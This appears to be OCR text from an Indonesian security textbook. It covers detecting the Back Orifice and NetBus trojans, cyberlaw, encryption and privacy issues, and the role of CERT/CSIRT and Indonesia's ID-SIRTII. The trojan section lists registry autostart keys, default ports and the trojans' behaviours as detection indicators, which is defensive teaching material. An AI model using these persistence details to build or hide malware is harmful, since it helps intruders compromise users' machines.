
Server BO menggunakan TCP/IP dan menunggu di port 31337. Jika di komputer anda port tersebut terbuka, ada kemungkinan BO sudah terpasang di sana. Namun, nomor port dari BO dapat dipindahkan ke nomor port lain sehingga mengelabui administrator.

Mendeteksi BO

Gunakan program "REGEDIT" dan cari

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
RunServices
```

Jika variabel tersebut berisi, maka anda sudah terkena BO. Catatan: nama file adalah space-dot-exe. Cek di direktory "Windows\SYSTEM\" jika ada nama file yang kosong atau titik, dan ukurannya (sama dengan atau lebih besar dari) 122KB, kemungkinan itu BO. File tersebut tidak dapat dihapus begitu saja.



Sumber informasi tentang BO dapat diperoleh dari

- http://www.nwi.net/~pchelp/bo/bo.html
- http://www.bo2k.com


- http://www.iss.net/xforce/alerts/advise5.html

NetBus

NetBus merupakan trojan horse yang mirip Back Orifice. NetBus dapat digunakan untuk mengelola komputer Windows 95/98/NT dari jarak jauh untuk mengakses data dan fungsi dari komputer tersebut. NetBus terdiri dari client dan server. Versi 1.60 dari NetBus server adalah Windows PE file yang bernama PATCH.EXE. Jika dia terpasang (*installed*) maka dia akan langsung dijalankan ketika komputer di"StartUp".

Eksekusi dari server ada di

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Run
```



Porsi dari server NetBus cukup canggih dimana dia menghilangkan jejaknya dari daftar proses yang jalan, dan tidak memperbolehkan dirinya dihapus atau di"rename". Jika server tersebut dijalankan dengan

menggunakan "/remove", maka dia akan menghilangkan diri (remove) dari sistem itu. Porsi client digunakan untuk mengendalikan komputer yang sudah terpasang NetBus. Komunikasi dilakukan dengan menggunakan TCP/IP. Client dapat melakukan port scanning untuk mencari dimana server berada. NetBus dapat mengirimkan "keystroke" seolah-olah user yang mengetikkannya di depan layar, dan juga dapat menangkap "keystroke" serta menyimpannya dalam sebuah berkas.

Pengamanan terhadap serangan NetBus dapat dilakukan dengan menggunakan program Busjacker dan F-Secure. Informasi mengenai NetBus dapat diperoleh di http://www.netbus.org.

Cyberlaw: Hukum dan Keamanan

A man has a right to pass through this world, if he wills,
without having his picture published, his business enterprise discussed,
his successful experiments written up for the benefit of others,
or his eccentricities commented upon,
whether in handbills, circulars, catalogues, newspapers or periodicals.
-- Chief Justice Alton B. Parker (New York Court of Appeals),
decision in Roberson v. Rochater Folding Box Co., 1901

The larger point to remember is that laws must be written in relation to actions, not technology.
-- Tim Berners-Lee, inventor of WWW in "Weaving the Web"

Masalah keamanan erat hubungannya dengan masalah hukum. Terminologi *cyberlaw* mulai banyak terdengar. Dalam bab ini akan diulas beberapa aspek keamanan yang berhubungan dengan masalah hukum.

[Bagian ini akan saya perbaiki lagi mengingat sudah banyak informasi mengenai cyberlaw di Indonesia. Saya sendiri ikut terlibat dalam penyusunan cyberlaw ini.]

Internet menghilangkan batas tempat dan waktu, dua asas yang cukup esensial di bidang hukum. Dimanakah batas teritori dari cyberlaw? Untuk

siapakah cyberlaw dibuat? Biasanya hukum menyangkut citizen dari yuridiksi hukum tersebut. Cyberlaw biasanya terkait dengan Netizen. Untuk Indonesia, siapakah netizen Indonesia?

Terhubungnya sebuah sistem informasi dengan Internet membuka peluang adanya kejahatan melalui jaringan komputer. Hal ini menimbulkan tantangan bagi penegak hukum. Hukum dari sebagian besar negara di dunia belum menjangkau daerah cyberspace. Saat ini hampir semua negara di dunia berlomba-lomba untuk menyiapkan landasan hukum bagi Internet. Tentunya banyak hal yang dapat dibahas, akan tetapi dalam buku ini hanya dibahas hal-hal yang berkaitan dengan masalah keamanan (*security*), masalah lain seperti pajak (hal-hal yang berhubungan dengan perbankan dan bisnis), trademark, HaKI (Intellectual Property Rights atau IPR), dan yang tidak langsung terkait dengan masalah keamanan tidak dibahas di dalam buku ini.

Dalam aplikasi e-commerce, misalnya, ada masalah yang berkaitan dengan hukum yaitu masalah privacy dan penggunaan teknologi kriptografi (seperti penggunaan enkripsi). Setiap negara memiliki hukum yang berlainan. Misalnya negara Amerika Serikat melarang ekspor teknologi enkripsi. Demikian pula pengamanan data-data yang berhubungan dengan bidang kesehatan sangat diperhatikan. Selain itu sistem perbankan setiap negara memiliki hukum yang berlainan. Hal-hal inilah yang menyulitkan commerce yang melewati batas fisik negara.

Penegakan hukum (*law enforcement*) merupakan masalah tersendiri. Ambil contoh seseorang yang tertangkap basah melakukan cracking yang mengakibatkan kerugian finansial. Hukuman apa yang dapat diberikan? Sebagai contoh, di Cina terjadi hukuman mati atas dua orang crackers yang tertangkap mencuri uang sebesar US$31.400 dari sebuah bank di Cina bagian Timur. Berita lengkapnya dapat dibaca di:

- http://www.news.com/News/Item/0,4,30332,00.html
- http://cnn.com/WORLD/asiapcf/9812/28/BC-CHINA-HACKERS.reut/index.html
- http://slashdot.org/articles/98/12/28/096231.shtml

Bagaimana dengan di Indonesia?

Hukum di Luar Negeri

Beberapa hukum yang terkait dengan masalah komputer, jaringan komputer, dan sistem informasi di luar negeri antara lain:

- Di Amerika Serikat ada "*Computer Fraud and Abuse Ac*t" (1984) dan kemudian diperbaiki di tahun 1994.
- Di Inggris ada "*Computer Misuse Act of 1990*".

Penggunaan Enkripsi dan Teknologi Kriptografi Secara Umum

Salah satu cara untuk mengamankan data dan informasi adalah dengan menggunakan teknologi kriptografi (*cryptography*). Misalnya data dapat dienkripsi dengan menggunakan metoda tertentu sehingga hanya dapat dibaca oleh orang tertentu. Ada beberapa masalah dalam penggunaan teknologi kriptografi ini, antara lain:

- Dilarangnya ekspor teknologi kriptografi dari Amerika Serikat (USA), padahal teknologi yang canggih ini banyak dikembangkan di USA. Adanya larangan ini membuat *interoperability* antar produk yang menggunakan teknologi kriptografi menjadi lebih sulit. Hal yang lain adalah selain negara Amerika, negara lain mendapat produk dengan kualitas keamanan yang lebih rendah. Sebagai contoh, Web browser Netscape dilengkapi dengan fasilitas security dengan menggunakan sistem RSA. Pada saat buku ini ditulis, implementasi RSA dengan menggunakan 128 bit hanya dapat digunakan di dalam negeri Amerika saja (tidak boleh diekspor). Untuk itu Netscape harus membuat versi Internasional yang hanya menggunakan 56 bit dan boleh diekspor. Tingkat keamanan sistem yang menggunakan 56 bit jauh lebih rendah dibandingkan dengan sistem yang menggunakan 128 bit.
- Bagi sebuah negara, ketergantungan masalah keamanan kepada negara lain merupakan suatu aspek yang cukup sensitif. Kemampuan negara dalam mengusai teknologi merupakan suatu hal yang esensial. Ketergantungan kepada negara lain ini juga sangat penting dilihat dari

sudut bisnis karena misalnya jika *electronic commerce* menggunakan produk yang harus dilisensi dari negara lain maka banyak devisa negara yang akan tersedot hanya untuk melisensi teknologi tersebut.

- Algoritma-algoritma yang sangat baik untuk kriptografi umumnya dipatenkan. Hal ini seringkali mempersulit implementasi sebuah produk tanpa melanggar hak patent. Selain itu setiap negara di dunia memiliki pandangan tertentu terhadap hak patent. Sebagi contoh, algoritma RSA dipatenkan di Amerika Serikat akan tetapi tidak diakui di Jepang (lihat cerita latar belakangnya di [17]).

Pemerintah negara tertentu berusaha untuk menggunakan peraturan (regulation) untuk mengatur penggunaan teknologi enkripsi. Hal ini ditentang dan diragukan oleh banyak pihak. Dalam sebuah survey [22], 82% responden menyatakan bahwa pemerintah tidak dapat mengatur secara efektif penyebaran penggunaan teknologi enkripsi melalui regulasi.

Masalah yang berhubungan dengan patent

Enkripsi dengan menggunakan public key sangat membantu dalam meningkatkan keamanan informasi. Salah satu algoritma yang cukup populer digunakan adalah RSA. Algoritma ini dipatenkan di Amerika Serikat dengan nomor U.S. Patent 4,405,829 yang dikeluarkan pada tanggal 20 Agustus 1983. Paten yang dimiliki oleh *Public Key Partners* (PKP, Sunnyvale, California) ini akan habis di tahun 2000. RSA tidak dipatenkan di luar daerah Amerika Utara. Bagaimana dengan penggunaan algoritma RSA ini di Indonesia? Penggunaan enkripsi di luar Amerika ini merupakan sebuah topik diskusi yang cukup seru.

Privacy

Aspek privacy sering menjadi masalah yang berkaitan dengan masalah keamanan. Pemakai (*user*) umumnya ingin informasi dan kegiatan yang dilakukannya tidak diketahui oleh orang lain, termasuk oleh administrator.

Sementara itu, demi menjaga keamanan dan tingkat performance dari sistem yang dikelolanya, seorang administrator seringkali harus mengetahui apa yang dilakukan oleh pemakai sistemnya.

Sebagai contoh kasus, seorang administrator merasa bahwa salah satu pemakainya mendapat serangan mailbomb dari orang lain dengan mengamati jumlah dan ukuran email yang diterima sang pemakai. Adanya serangan mailbomb ini dapat menurunkan performance sistem yang dikelolanya, bahkan bisa jadi server yang digunakan bisa menjadi macet (*hang*). Kalau server macet, berarti pemakai lain tidak dapat mengakses emailnya. Masalahnya, untuk memastikan bahwa pemakai yang bersangkutan mengalami serangan mailbomb administrator harus melihat (mengintip?) email dari sang pemakai tersebut. Hal ini menjadi pertanyaan, karena hal ini dapat dianggap melanggar privacy dari pemakai yang bersangkutan.

Penggunaan *cookie* di sistem WWW untuk *tracking* pembaca (pengguna) juga dapat di-*abuse* sehingga sebuah situs dapat memantau kegiatan seorang pengguna; kemana dia pergi, apa saja yang dia beli, dan seterusnya. Hal ini sudah jelas melanggar privacy. Masalahnya, sistem web adalah sistem yang *connectionless* / *stateless* sehingga dibutuhkan cookie untuk mengingat-ingat pengguna tersebut.

Masalah privacy juga muncul di bidang kesehatan (*health care*). Data-data pasien harus dijaga ketat. Untuk itu institusi yang mengelola dan mengirimkan data-data pasien (seperti rumah sakit, perusahaan asuransi) harus dapat menjamin kerahasiannya. Hal ini sulit mengingat transaksi antar institusi yang melewati batas fisik negara sering dilakukan dan setiap negara memiliki aturan yang berbeda dalam hal privacy ini. Negara Amerika Serikat, misalnya, akan menerapkan *Health Insurance Portability and Accountability Act* (HIPPA), yang sangat ketat dalam menjaga kerahasiaan data-data pasien.

Salah satu topik yang sering berhubungan dengan privacy adalah penggunaan "*key escrow*" atau "*key-recovery system*", dimana pemerintah dapat membuka data yang sudah terenkripsi dengan kunci khusus. Masyarakat umumnya tidak setuju dengan penggunaan key-recovery system ini, seperti diungkapkan dalam survey IEEE Computer [22]: "*77%*

of members agree that key-recovery systems make it too easy for government to access encrypted data without permission."

CSIRT/CERT: TIM PENGAWAS KEAMANAN INTERNET

Masyarakat Dunia Maya

Tidak banyak orang yang menyangka sebelumnya bahwa internet yang tadinya hanya merupakan jejaring komunikasi antara lembaga riset perguruan tinggi di Amerika Serikat akan menjadi dunia tersendiri tempat berkumpulnya masyarakat dunia untuk melakukan transaksi, interaksi, dan koordinasi secara global seperti sekarang ini. Bahkan keberadaannya telah mampu menciptakan suatu revolusi tersendiri di sektor pemerintahan, industri swasta, komunitas akademik, dan aspek-aspek kehidupan lainnya. Masyarakat internet ini semakin lama semakin meningkat jumlahnya. Bahkan statistik terakhir tahun 2008 memperlihatkan bahwa satu dari lima penduduk dunia telah menjadi pengguna internet dewasa ini. Bukanlah suatu hal yang mustahil bahwa dalam waku yang tidal lama lagi, seluruh penduduk dunia akan menjadi *internet user* yang aktif.

Masalah Internet dan Lembaga Pengaman

Memperhatikan bahwa internet adalah suatu wahana "dari, oleh, dan untuk" masyarakat dunia maya, maka salah satu isu utama yang mengemuka adalah permasalahan keamanan atau *security* – baik dalam hal keamanan informasi (konten), infrastruktur, dan interaksi; karena dalam konteks arsitektur internet yang demokratis ini akan meningkatkan faktor resiko terjadinya *incident* keamanan yang tidak diinginkan – baik yang dilakukan secara sengaja maupun tidak[14]. Apalagi sangat banyak hasil riset yang memperlihatkan bahwa dari hari ke hari, jumlah serangan dan potensi ancaman di dunia maya secara kualitas maupun kuantitas meningkat secara signifikan. Karena internet merupakan suatu "rimba tak bertuan", maka masing-masing pihak yang terhubung di dalamnya harus memperhatikan dan menjamin keamanannya masing-masing. Selain melengkapi sistem teknologi informasinya dengan perangkat lunak dan perangkat keras pengamanan (seperti *firewalls* dan *anti virus* misalnya), beberapa institusi besar seperti ABN AMRO, MIT, General Electric, dan lain-lain membentuk sebuah tim khusus yang siap dan sigap untuk menghadapi berbagai *incident* yang mungkin terjadi dan dapat merugikan organisasi. Tim ini biasa disebut sebagai CERT atau Computer Emergency Response Team[15]. Tim CERT dari ABN AMRO misalnya, akan bertanggung jawab penuh untuk memonitor dan mengelola berbagai isu-isu terkait dengan keamanan internet untuk menjaga aset informasi dan komunikasi dari seluruh unit-unit bisnis ABN AMRO yang ada di dunia ini.

Dalam dunia keamanan internet dikenal prinsip *"your security is my security"* atau yang dalam praktek manajemen sering dianalogikan dengan contoh sebuah rantai, dimana *"the strenght of a chain depends on its weakest link"* (kekuatan sebuah rantai terletak pada sambungannya yang terlemah). Artinya adalah bahwa sebaik-baiknya sebuah organisasi mengelola keamanan sistem teknologi informasinya, kondisi sistem keamanan pihak-pihak lain yang terhubung di internet akan secara signifikan mempengaruhinya. Hal inilah yang kemudian menimbulkan pertanyaan utama: terlepas dari adanya sejumlah CERT yang telah beroperasi, bagaimana mereka dapat bersama-sama menjaga keamanan internet yang sedemikian besar dan luas

---

[14] "Sengaja" seperti yang dilakukan oleh para *hacker, cracker, terrorist, spy,* dan sejenisnya; sementara "tidak sengaja" bisa disebabkan karena gangguan infrastruktur (akibat bencana alam) atau masalah teknologi lainnya (malfungsi).

[15] Istilah CERT pada awalnya ditujukan pada tim pemadam kebakaran di Amerika Serikat karena kemiripan tugas dan tanggung jawabnya, yaitu singkatan dari Community Emergency Response Team.

jangkauannya? Dalam kaitan inilah maka sebuah perguruan tinggi terkemuka di Amerika Serikat yaitu Carnegie Mellon University, melalui lembaga risetnya Software Engineering Institute, memperkenalkan konsep CERT/CC yaitu singkatan dari Computer Emergency Response Team (Coordination Center) – yaitu sebuah pusat koordinasi sejumlah CERT yang tertarik untuk bergabung dalam forum atau komunitas ini[16]. Dengan adanya pusat koordinasi ini, maka para praktisi CERT dapat bertemu secara virtual maupun fisik untuk membahas berbagai isu terkait dengan keamanan dan pengamanan internet. Untuk membedekannya dengan CERT, maka dikembangkanlah sebuah istilah khusus untuk merepresentasikan CERT/CC yaitu CSIRT. Di Jepang contohnya, banyak sekali tumbuh lembaga-lembaga CERT independen yang dikelola oleh pihak swasta. Untuk itulah maka dibentuk sebuah CSIRT dengan nama JPCERT/CC sebagai sebuah forum berkumpulnya dan bekerjasamanya pengelolaan keamanan internet melalui sebuah atap koordinasi secara nasional.

Pendirian ID-SIRTII

Kasus atau *incident* yang menimpa sistem informasi dan teknologi pendukung pemilu 2004 di Indonesia membuka mata masyarakat akan besarnya ancaman keamanan yang dapat menimpa berbagai sistem berskala nasional apapun yang ada di tanah air. Bisa dibayangkan apa jadinya jika eksploitasi tersebut terjadi pada obyek vital yang ada di Indonesia, seperti pada sistem pembayaran nasional, sistem distribusi listrik, sistem persenjataan militer, sistem pelabuhan udara, dan lain sebagainya[17]. Oleh karena itulah maka segenap komunitas di tanah air yang perduli akan keamanan komputer dan internet – yang terdiri dari APJII (Asosiasi Penyelenggara Jasa Internet Indonesia), Mastel (Masyarakat Telematika), AWARI (Asosiasi Warung Internet Indonesia), Kepolisian Republik Indonesia, dan Direktorat Jenderal Post dan Telekomunikasi Departemen Komunikasi dan Informatika Republik Indonesia – berjuang keras untuk membentuk lembaga CSIRT untuk tingkat nasional Indonesia. Akhirnya pada tahun 2007, melalui Peraturan Menteri Komunikasi dan Informatika Republik Indonesia Nomor 26/PER/M.KOMINFO/5/2007 tentang Pengamanan Pemanfaatan Jarinan Telekomunikasi berbasis Protokol Internet, lahirlah sebuah institusi yang bernama ID-SIRTII, singkatan dari "Indonesia Security Incident Response Team on Internet Infrastructure". Menurut Permen 26 tersebut, tugas utama ID-SIRTII adalah sebagai berikut:

1. Mensosialisasikan kepada seluruh pihak yang terkait untuk melakukan kegaitan pengamanan pemanfaatan jaringan telekomunikasi berbasis protokol internet;
2. Melakukan pemaantauan, pendeteksian dini, dan peringatan dini terhadap ancaman dan gangguan pada jaringan telekomunikasi berbasis protokol internet di Indonesia;
3. Membangun dan atau menyediakan, mengoperasikan, memelihara, dan mengembangkan sistem *database* pemantauan dan pengamanan pemanfaatan

[16] Walaupun dibentuk oleh Carnegie Mellon University, CERT/CC yang didirikan bukan untuk mengelola keamanan perguruan tinggi yang bersangkutan, tetapi merupakan pusat koordinasi sejumlah CERT yang menjadi anggotanya.

[17] Dalam dunia keamanan informasi obyek vital tersebut dinamakan sebagai "the critical infrastructure" karena peranan dan fungsinya yang sedemikian penting.

jaringan telekomunikasi berbasis protokol internet sekurang-kurangnya untuk:


a. Mendukung kegiatan sebagaimana dimaksud dalam butir 2 di atas;
b. Menyimpan rekaman transaksi *(log file)*; dan
c. Mendukung proses penegakan hukum.

4. Melaksanakan fungsi layanan informasi atas ancaman dan gangguan keamanan pemanfaatan jaringan telekomunikasi berbasis protokol internet;
5. Menyediakan laboratorium simulasi dan pelatihan kegaitan pengamanan pemanfaatan jaringan telekomunikasi berbasis protokol internet;
6. Melakukan pelayanan konsultasi dan bantuan teknis; dan
7. Menjadi *contact point* dengan lembaga terkait tentang pengamanan pemanfaatan jaringan telekomunikasi berbasis protokol internet baik dalam negeri maupun luar negeri.

Memperhatikan ketujuh tugas dan fungsi utama yang cukup luas tersebut, maka jelas terlihat bahwa dalam melaksanakan pekerjaannya, ID-SIRTII harus bekerjasama dengan banyak pihak terkait yang berkepentingan (baca: *stakeholders*). Artinya adalah, bahwa untuk negara kepulauan semacam Indonesia, dimana karakteristiknya sangat beragam (baca: *heterogeneous*), diharapkan akan terbentuk di kemudian hari sejumlah CERT pada komunitas-komunitas tertentu.

Dilihat dari karakteristik dan anggotanya, ada 4 (empat) jenis CERT yang dikenal, yaitu:

- *Sector CERT* – institusi yang dibentuk untuk mengelola keamanan komputer/internet untuk lingkungan komunitas tertentu seperti militer, rumah sakit, universitas, dan lain sebagainya;
- *Internal CERT* – institusi yang dibentuk sebuah perusahaan yang memiliki ruang lingkup geografis tersebar di seluruh nusantara sehingga dibutuhkan koordinasi dalam hal mengelola keamanan komputer, seperti milik Pertamina, LippoBank, PLN, Telkom, dan lain sebagainya;
- *Vendor CERT* – institusi pengelola keamanan yang dimiliki oleh vendor teknologi untuk melindungi kepentingan pemakai teknologi terkait, seperti Yahoo, Cisco, Microsoft, Oracle, dan lain sebagainya; dan
- *Commercial CERT* – institusi yang biasanya dibentuk oleh sejumlah praktisi dan ahli keamanan komputer/internet yang banyak menawarkan beragam produk/jasa kepada pihak lain terkait dengan tawaran membantu proses pengamanan teknologi informasi secara komersial.



Gambar 12: Relasi antara ID-SIRTII dan CERT di Masa Mendatang

Ruang Lingkup Pengamanan Internet

Tidak ada sebuah CERT atau CSIRT yang memiliki ruang lingkup tanggung jawab yang sama, demikian pula dengan ID-SIRTII. Ada CERT yang hanya melakukan pendidikan semata dan sama sekali tidak melakukan *monitoring* internet, sementara ada pula CERT yang memfokuskan diri pada analisa *malware*, sementara yang lain lebih senang memberikan jasa pelatihan dan konsultasi.

Secara prinsip, ada tiga jenis tanggung jawab sebuah CERT atau CSIRT. Domain pertama terkait dengan usaha yang bersifat reaktif, yaitu terkait dengan langkah-langkah yang harus dilakukan seandainya sebuah *incident* terjadi, sepeti: bagaimana cara memberikan *alert* atau peringatan kepada para pemangku kepentingan, teknis mengambil dan menyimpan alat bukti digital, prosedur diseminasi informasi kepada mereka yang terkait, mekanisme deteksi penyelusupan atau *intrusion* pada *incident* terkait, dan lain sebagainya. Domain kedua berhubungan erat dengan strategi pencegahan atau preventif, dimana didalamnya terkandung beraneka ragam hal seperti: memberikan wawasan dan pendidikan kepada khalayak luas mengenai isu-isu seputar keamanan internet, melakukan audit terhadap teknologi informasi yang dipergunakan organisasi, menjalankan prosedur tes penetrasi kepada sistem yang dimiliki untuk mengidentifikasikan potensi kerawanan yang ada, mempelajari trend teknologi informasi dan internet ke depan – terutama terkait dengan isu keamanan perangkat lunak dan peralatan-peralatan baru, dan lain sebagainya.

INCIDENT HANDLING DOMAIN and ID-SIRTII MAIN TASKS	Reactive Services	Proactive Services	Security Quality Management Services
1. Monitoring traffic	Alerts and Warnings	Announcements Technology Watch Intrusion Detection Services	x
2. Managing log files	Artifact Handling	x	x
3. Educating public	x	x	Awareness Building
4. Assisting institutions	Security-Related Information Dissemnination Vulnerability Handling Intrusion Detection Services	Security Audit and Assessment Configuration and Maintenenace of Security Tools, Applications, and Infrastructure	Security Consulting
5. Provide training	x	X	Education Training
6. Running laboratory	x	x	Risk Analysis BCP and DRP
7. Establish collaborations	Incident Handling	x	Product Evaluation

Gambar 13: Klasifikasi Ruang Lingkup Pengamanan Internet

Dan domain terkahir atau ketiga, adalah suatu usaha untuk meningkatkan level atau mutu kualitas organisasi yang saat ini telah dimiliki, agar semakin baik dalam aspek pengamanan informasi yang dimaksud. Usaha yang biasa dilakukan menyangkut hal-hal semacam: menyewa konsultan untuk mengukur dan meningkatkan level kematangan (baca: *maturity level*) aspek keamanan informasi, menjalankan aktivitas manajemen resiko, melakukan evaluasi terhadap semua perangkat dan aplikasi yang dimiliki, melatih atau memberikan *training* kepada sebanyak mungkin manajemen dan karyawan/staff organisasi, dan lain sebagainya.

Konstituen ID-SIRTII

Hampir 99% CERT/CSIRT di seluruh dunia dibangun pada mulanya melalui dana pemerintah[18], karena memang merekalah yang pertama kali merasa pentingnya lembaga tersebut[19]. Sejalan dengan perkembangannya, maka mulai tumbuhlah sejumlah CERT/CSIRT yang dikelola oleh swasta secara mandiri[20]. Oleh karena itulah maka, setiap lembaga CERT/CSIRT memiliki konstituennya masing-masing, karena perbedaan misi yang diembannya[21]. Dalam hal ini, ID-SIRTII dibangun sepenuhnya melalui dana pemerintah Indonesia, yaitu melalui Direktorat Jenderal Pos dan Telekomunikasi, Departemen Komunikasi dan Informatika Republik Indonesia. Oleh karena itulah maka untuk sementara ini, keberadaan ID-SIRTII tidak dapat dipisahkan dari peranan Dirjen Postel Depkominfo[22].

Melihat misi serta tugas utamanya, terutama dipandang dari sudut karakteristik *customer* atau pelanggan utamanya, konstituen ID-SIRTII dapat dibagi menjadi 2

---

[18] Kecuali AusCERT (Australia) misalnya yang didanai secara patungan dan diselenggarakan serta dikelola oleh komunitas perguruan tinggi sebagai penyedia jasa bagi ISP dan pihak lain yang berkepentingan.

[19] Terutama dalam kaitannya untuk menjaga obyek-obyek vital atau *critical infrastructure* seperti perusahaan listrik, pertambangan minyak dan gas bumi, perbankan, fasilitas militer, bandara udara, dan lain sebagainya.


[20] Jepang merupakan salah satu contoh negara dimana pertumbuhan jumlah lembaga CERT/CSIRT-nya tertinggi di dunia.

[21] Misi dan tugas khusus yang dimaksud adalah portofolio dari fungsi-fungsi reaktif, preventif, dan peningkatan kualitas seperti yang telah dijelaskan sebelumnya.

[22] Dikatakan sementara ini adalah karena pada waktunya nanti, kurang lebih 3-5 tahun ke depan, ID-SIRTII diharapkan dapat menjadi lembaga independen yang mandiri.

(dua) kelompok utama: konstituen langsung (internal) dan konstituen tidak langsung (eksternal). Termasuk dalam konstituen internet adalah empat kelompok komunitas, yaitu:

- Internet Service Providers, Internet Exchange Points, dan Network Access Points;
- Penegak hukum, yang terdiri dari Kepolisian, Kejaksaan, dan Departemen Kehakiman;
- CERT/CSIRTS serupa dari negara luar, terutama yang tergabung dalam APCERT (Asia Pacific CERTs)[23]; dan
- Beragam institusi dan/atau komunitas keamanan informasi dan internet di Indonesia lainnya[24].



Gambar 14: Kelompok Konstituen ID-SIRTII

Sementara itu, konstituen eksternal dari ID-SIRTII (seperti yang terlihat pada gambar) pada dasarnya adalah *customer* langsung dari keempat konstituen internal terdahulu, sehingga jika dipetakan menjadi:

- Pengguna internet yang merupakan sebuah korporasi/organisasi maupun individu, dimana pada dasarnya mereka adalah pelanggan dari beragam ISP yang beroperasi di tanah air;
- Para polisi, jaksa, dan hakim yang ditugaskan oleh institusinya masing-masing dalam menangani kasus-kasus kejahatan kriminal teknologi informasi;
- CERT/CSIRT yang ada di setiap negara maupun yang telah membentuk kelompok atau asosiasi yang berbeda-beda seperti APCERT dan FIRST; serta
- Seluruh CERT/CSIRT yang ada di tanah air, termasuk di dalamnya institusi swasta, pemerintahan, dan perguruan tinggi yang terlibat secara langsung maupun tidak langsung terhadap isu-isu seputar kemanan informasi.

---

[23] Negara-negara Asia yang sudah tergabung dalam APCERT antara lain: Malaysia, Jepang, Singapura, Australia, Thailand, Srilanka, Brunei, Filipina, Korea, China, Hongkong, dan India. Segera menyusul untuk bergabung adalah Indonesia, Vietnam, Kamboja, Laos, dan Myanmar.

[24] Komunitas yang dimaksud seperti: KKI (Komunitas Keamanan Informasi), Lembaga Sandi Negara, Badan Intelijen Negara, ID-CERT (Indonesia CERT), dan lain-lain.

Karakteristik Incident

Kata kunci dalam penanganan tugas CERT maupun CSIRT adalah "incident". Beberapa definisi dari kata ini yang paling banyak dipergunakan adalah sebagai berikut:

"one or more intrusion events that you suspect are involved in a possible violation of your security policies"

